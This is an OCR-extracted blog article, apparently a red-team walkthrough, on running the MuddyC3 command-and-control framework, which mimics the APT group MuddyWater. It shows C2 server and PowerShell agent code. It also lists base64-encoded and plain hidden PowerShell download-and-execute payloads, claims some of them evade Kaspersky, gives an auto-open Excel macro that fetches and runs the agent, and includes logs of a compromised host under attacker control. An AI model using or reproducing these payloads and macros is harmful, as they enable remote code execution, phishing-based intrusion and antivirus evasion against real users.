
```
class modules:

    def POST(self, id):
        data = web.data()
        if config.AGENTS.get(id) != None and data != None:
            p_out = '[+] New Agent Request Module %s (%s - %s)' % (data, config.AGENTS[id][0], config.AGENTS[id][7])
            print bcolors.OKGREEN + p_out + bcolors.ENDC
            try:
                fpm = open('Modules/' + data, 'r')
                module = fpm.read()
                return module
                fpm.close()
            except Exception as e:
                print e
                return ''

        return 'OK'
```

URL /md/(.*) will wait for a POST request that include agent ID in the URL and in the request body the name of the module requested then it will use the name of module to load from Module/ folder in the C2 directory



```
elseif($cmd.split(" ")[0] -eq "load"){
$f=$cmd.split(" ")[1]
$module=load -module $f
try{
$output=Invoke-Expression ($module)  | Out-String
        }
        catch{
        $output = $Error[0] | Out-String;
        }


}
```

this code from the powershell POC agent which will check if the command got from the C2 is load then it will get the second argument splited by space to request and download the required module. the request will be handled by the function load which will be explained below. the output of load function will include the module which will be executed by Invoke-Expression




```
function load($module)
{



      $handle = new-object net.WebClient;
      $handleh = $handle.Headers;
      $handleh.add("Content-Type", "application/x-www-form-urlencoded");
      $modulecontent=$handle.UploadString("http://{ip}:{port}/md/$agent", "$module");



return $modulecontent
}
```

this code from the powershell POC agent will request the module by POST request to URL /md/<agent id> with request body contain module name.

Now after we finished the analysis part of this article i will walk you through using muddyc3 with POC powershell agent. please note that this just POC and the full tool written on top of muddyc3 will be released soon. i finished implementing many cool features but i will wait until i add more and to be fully tested before the release.


Using MuddyC3 to get domain admin (Red Team) :

i will use simple scenario to show the usage of muddyc3 powershell agent POC.




```
darkz3ro@BEAST:~/Documents/OP-APT34/MuddyWater$ python muddyc3.py


   +--------------------------------------------------------MUDDY C3-
   :". /  /  /
   :.-". /  /
   : _.-". /
   :"  _.-".
   :-""     ".
   :
   :
 ^.-.^
'^\+/^`
'/`"'\`                                                  Version : {1.0.1}




Enter a ip:port for C&C: ip:port: 192.168.1.8:8080
```

run the muddyc3 using python2.7 , it will ask you for the IP and Port will be used to create the payloads (this will be your public IP or the IP reachable by the devices you want to hack)



```
+------------------------------------------------------------+
 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 help     Help menu
 show     Show Command and Controler variables
 use      Interact with AGENT
 back     Back to the main
 payload  Show Payloads
 load     load modules
+------------------------------------------------------------+
(LOW):
mshta http://192.168.1.8:8080/hta

(MEDIUM):
---+Powershell JOB Payload+---
Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJ
veHkuQ3JlZGVudGlhbHM9W05ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2dldCcpO0lFWCgkcyk=')))}

---+Powershell New Process Payload+---
Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlB
yb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2dldCcpO0lFWCgkcyk=')))" -WindowStyle Hidden

(HIGH):
---+Powershell JOB + File Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05
ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2hqZicpO0lFWCgkcyk=')))

---+Powershell JOB + File +SCT Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05
ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2hqZnMnKTtJRVgoJHMp')))

---+ Powershell simple payloads +---
powershell -w hidden "$h = (New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');Invoke-Expression $h;"
powershell -w hidden "IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"
powershell -w hidden "Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

+------------------------------------------------------------+
(muddyc3 : main)
```

you can use any of the printed payloads but the last 3 undetectable from AVs the others is detectable by kaspersky



Command Prompt

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\hamzag>powershell -w hidden "Invoke-Expression(New-Object Net.WebClient
).DownloadString('http://192.168.1.8:8080/get');"
```

Kaspersky Free


Licensing

License key: B7B2A9B6-6512-4C17-8065-7CE8B3C90598
Key status: active
License: free for 1 computer for 366 days
Activation date: 11/1/2019 7:53 PM
Expiration date: 11/1/2020 7:53 PM
Remaining: 293 days

Free software is installed

Try an application with enhanced protection to fully protect your Internet life and ensure reliable protection for your financial transactions and personal data.

as you can see am testing on kaspersky free with no detection but this also applicable for the total security and enterprise edition. also i tested it on trendmicro maximum security.

-
- 

Year-Statistics - Excel

SECURITY WARNING Macros have been disabled. Enable Content

G2 =F2*E2

Document Recovery

Excel has recovered the following files. Save the ones you wish to keep.


Available Files

Year-Statistics.xlsm [Origin...
Version created last time t...
1/13/2020 12:00 PM

	A	B	C	D	E	F	G
1	OrderDate	Region	Rep	Item	Units	Unit Cost	Total
2	9/1/14	Central	Smith	Desk	2	125.00	250.00
3	6/17/15	Central	Kivell	Desk	5	125.00	625.00
4	9/10/15	Central	Gill	Pencil	7	1.29	9.03
5	11/17/15	Central	Jardine	Binder	11	4.99	54.89
6	10/31/15	Central	Andrews	Pencil	14	1.29	18.06
7	2/26/14	Central	Gill	Pen	27	19.99	539.73
8	10/5/14	Central	Morgan	Binder	28	8.99	251.72
9	12/21/15	Central	Andrews	Binder	28	4.99	139.72
10	2/9/14	Central	Jardine	Pencil	36	4.99	179.64
11	8/7/15	Central	Kivell	Pen Set	42	23.95	1,005.90
12	1/15/15	Central	Gill	Binder	46	8.99	413.54
13	1/23/14	Central	Kivell	Binder	50	19.99	999.50
14	3/24/15	Central	Jardine	Pen Set	50	4.99	249.50
15	5/14/15	Central	Gill	Pencil	53	1.29	68.37
16	7/21/15	Central	Morgan	Pen Set	55	12.49	686.95
17	4/10/15	Central	Andrews	Pencil	66	1.99	131.34
18	12/12/14	Central	Smith	Pencil	67	1.29	86.43
19	4/18/14	Central	Andrews	Pencil	75	1.99	149.25
20	5/31/15	Central	Gill	Binder	80	8.99	719.20
21	2/1/15	Central	Smith	Binder	87	15.00	1,305.00
22	5/5/14	Central	Jardine	Pencil	90	4.99	449.10
23	6/25/14	Central	Morgan	Pencil	90	4.99	449.10
24	12/4/15	Central	Jardine	Binder	94	19.99	1,879.06
25	11/25/14	Central	Kivell	Pen Set	96	4.99	479.04
26	2/18/15	East	Jones	Binder	4	4.99	19.96
27	11/8/14	East	Parent	Pen	15	19.99	299.85
28	9/18/14	East	Jones	Pen Set	16	15.99	255.84
29	7/12/14	East	Howard	Binder	29	1.99	57.71
30	8/15/14	East	Jones	Pencil	35	4.99	174.65
31	4/1/14	East	Jones	Binder	60	4.99	299.40
32	6/8/14	East	Jones	Binder	60	8.99	539.40


	I	J	K	L	M	N	O	P
1	Bins	Frequency	Intervals		Item Type	Frequency	Rel. Freq	% Freq.
2	9	6	0-9		Pencil	13	0.302326	30.2%
3	19	4	10-19		Binder	15	0.348837	34.9%
4	29	4	20-29		Pen	5	0.116279	11.6%
5	39	3	30-39		Pen Set	7	0.162791	16.3%
6	49	2	40-49		Desk	3	0.069767	7.0%
7	59	6	50-59			43	1	100.0%
8	69	6	60-69					
9	79	3	70-79					
10	89	3	80-89		10-19			
11	99	6	90-99					
12		0	100+					

when the user click enable content you will get connection on the C2 using macro




```
Sub Auto_Open()
UpdateMacro
End Sub

Sub AutoOpen()
UpdateMacro
End Sub

Sub Workbook_Open()
UpdateMacro
End Sub

Sub WorkbookOpen()
UpdateMacro
End Sub

Sub Document_Open()
UpdateMacro
End Sub

Sub DocumentOpen()
UpdateMacro
End Sub

Sub UpdateMacro()
Dim str, exec, wsh

exec = "powershell -w hidden Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

Set wsh = CreateObject("WScript.Shell")
wsh.exec (exec)
End Sub
```

you can also use macros to spread the agent which used by muddywater in their operations




```
(muddyc3 : main) [+] Powershell PAYLOAD Send (209.165.200.1)
[+] New Agent Connected(2): 209.165.200.1 - deadsec.com\hamzag
```

as you can see we got a connection from the agent




```
ID  Status          ExternalIP     InternalIP   OS                                        Arch    ComputerName  Username
--  ------          ----------     ----------   --                                        ----    ------------  --------
1   0.812731981277  209.165.200.1  10.123.20.50 Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
2   1.62486004829   209.165.200.1  10.123.20.50 Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
0   81.2030961514   209.165.200.1  10.123.20.50 Microsoft Windows 7 Enterprise (64-bit)  64-bit  HAMZAG-PC     deadsec.com\hamzag
```

using list command we can see the list of agents we have and the last time the contacted the C2




```
(muddyc3 : main) use 2
(muddyc3 : Agent(2)-209.165.200.1) pwd
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:pwd
[+] Agent (2) - hamzag send Result

Path
----
C:\Windows\system32
```

using ” use ” command we move the agent prompt and we can issue command like pwd and get result .




```
